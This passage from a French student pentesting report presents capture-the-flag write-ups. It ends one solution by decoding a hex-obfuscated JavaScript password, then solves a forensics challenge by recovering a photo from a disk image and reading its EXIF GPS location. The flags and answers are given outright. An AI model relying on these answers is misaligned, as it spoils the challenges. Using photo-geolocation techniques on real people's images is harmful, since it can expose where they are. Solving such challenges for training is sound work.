`\x35` équivaut à 5 en décimal. Ainsi, `\x35\x35\x2c` donne "55," et `String.fromCharCode(55)` équivaut à 7. `*/\x2c` correspond à la fin de chaque nombre)

En continuant cette logique, on obtient la chaîne suivante :

"55,56,54,79,115,69,114,116,107,49,50"

En effectuant le calcul suivant :

```
String.fromCharCode(55,56,54,79,115,69,114,116,107,49,50);
```

On obtient "786OsErtk12", qui est le mot de passe du défi.

## TROUVEZ LE CHAT


## Trouvez le chat

25 Points 

Récupération / Analyse de données

Auteur

25 juillet 2013

Niveau 



Validations

4%

Note 

★★★★★ 2 votes

J'aime

Je n'aime pas

### Énoncé

Le chat du président a été kidnappé par des indépendantistes. Un suspect a été interpellé par la gendarmerie. Il détenait sur lui une clef USB. Berthier, une nouvelle fois, à vous de jouer ! Essayez de faire parler cette clef et de trouver dans quelle ville est retenu ce chat !

La somme md5 de l'archive est edf2f1aaef605c308561888079e7f7f7. Entrez la ville en minuscule.

Démarrer le challenge

Fiche(s) vulnérabilité

 Forensic - Metadata


Lorsque nous cliquons sur l'exercice, un fichier s'installe. Il se nomme chall9 et fait 128Mo.

Il y a longtemps


|   |                  |         |            |
|---|------------------|---------|------------|
|  chall9 | 23/07/2013 03:22 | Fichier | 131 072 Ko |
|---|------------------|---------|------------|

J'ai entrepris des recherches approfondies en ligne jusqu'à découvrir un logiciel capable d'analyser ce fichier. C'est le logiciel FTK Imager que j'ai trouvé.


Une fois le logiciel installé j'ai pu y ouvrir le fichier chall9 en cliquant sur file puis add evidence item comme ci dessous.



Ensuite, une nouvelle fenêtre s'ouvre. Et il faut cocher image fill.











Puis il suffit de mettre le chemin du fichier chall9. Et les données du fichier sont disponibles.




Maintenant nous pouvons télécharger une version compressée du fichier pour y chercher des informations sur le chat kidnappé. Le seul résultat potable trouvé est une photo de chat mais qui ne contient aucune information. Mais le dossier "[unallocated space]" est toujours inutilisable.

### Contenu du dossier:

|  |                  |         |            |
|--|------------------|---------|------------|
|  034536 | 10/01/2024 15:27 | Fichier | 102 400 Ko |
|  239336 | 10/01/2024 15:27 | Fichier | 8 364 Ko   |
|  001675 | 10/01/2024 15:27 | Fichier | 657 Ko     |
|  008582 | 10/01/2024 15:27 | Fichier | 1 280 Ko   |
|  011143 | 10/01/2024 15:27 | Fichier | 1 444 Ko   |
|  015426 | 10/01/2024 15:27 | Fichier | 2 287 Ko   |
|  024589 | 10/01/2024 15:27 | Fichier | 617 Ko     |
|  028375 | 10/01/2024 15:27 | Fichier | 219 Ko     |

Alors il a fallu refaire les étapes précédentes avec seulement le dossier [unallocated space]. Et en fouillant les données ci-dessus, dans le dossier 015426 on trouve un dossier picture avec une seule photo, celle d'un chat. Après l'avoir téléchargé et en regardant les propriétés de la photo on trouve des coordonnées gps.



| Propriété                    | valeur  |
|------------------------------|---|
| Balance des blancs           | Automatique   |
| Interprétation photométrique |   |
| Zoom numérique               |   |
| Version EXIF                 | 0221  |
| GPS                          |   |
| Latitude                     | 47.36.16.146000000077741                            |
| Longitude                    | 7.24.52.4844000000012301                            |
| Altitude                     | 16.7756521739130449                                 |
| Fichier                      |   |
| Nom                          | 1000000000000CC000000990038D2A62.jpg                |
| Type d'élément               | Fichier JPG   |
| Emplacement du fichier       | C:\Utilisateurs\moura\Téléchargements\apagnan\ca... |
| Date de création             | 10/01/2024 15:42                                    |
| Modifié le                   | 22/07/2013 23:25                                    |
| Taille                       | 2,18 Mo   |
| Attributs                    | N   |

Ne sachant pas quoi faire des coordonnées j'ai relu l'intitulé de l'exercice et trouvé qu'il fallait utiliser la fonction metadata de fotoforensic.

Submit a picture for Forensic Analysis


Image URL:

Upload URL

or

Upload File:  1000000000000CC000000990038D2A62.jpg

Upload File




Il suffit de choisir l'image trouvée précédemment puis appuyez sur upload et de choisir metadata. Et en descendant tout en bas des données trouvées on retrouve le lieu ou la photo a été prise.

**Approximate GPS Location**  
This information is interpreted from the GPS metadata. **Locations are approximate.** Although the coordinates appear precise, mobile devices typically have low accuracy.

|                         |   |
|-------------------------|---|
| Approximate Coordinates | 47.604486, 7.414578                           |
| Approximate Location    | 4.15 miles (6.68 km) SW of Sierentz, FR       |
| Approximate Range       | Unspecified; assume +/- 3218 meters (2 miles) |

47°36'16.2"N 7°24'52.5"E  
1 Rue Principale, 68510  
Heilfranzkirch  
[Agrandir le plan](#)

Itinéraires



+

-

[Raccourcis clavier](#) | [Données cartographiques](#) | [Conditions d'utilisation](#) | [Signaler une erreur cartographique](#)

En conclusion, la SAÉ 304 sur la découverte du pentesting a été une expérience enrichissante et immersive, offrant une exploration approfondie des différentes facettes de la sécurité informatique. À travers des exercices variés, allant de l'analyse des applications à la cryptanalyse en passant par la forensique, cette formation a permis d'acquérir des compétences pratiques essentielles pour évaluer et renforcer la résilience des systèmes face aux menaces cybernétiques.

Les différents scénarios d'exercices, tels que la manipulation de fichiers JavaScript, les injections de commandes PHP, l'authentification SIP, le téléchargement de fichiers avec gestion des types MIME, la récupération d'informations Bluetooth, la décryptage de mots de passe Cisco, l'exploration de répertoires avec indexation HTTP, la manipulation de cookies, la déobfuscation JavaScript, et la résolution d'un cas de recherche de chat kidnappé, ont permis de mettre en pratique les connaissances acquises.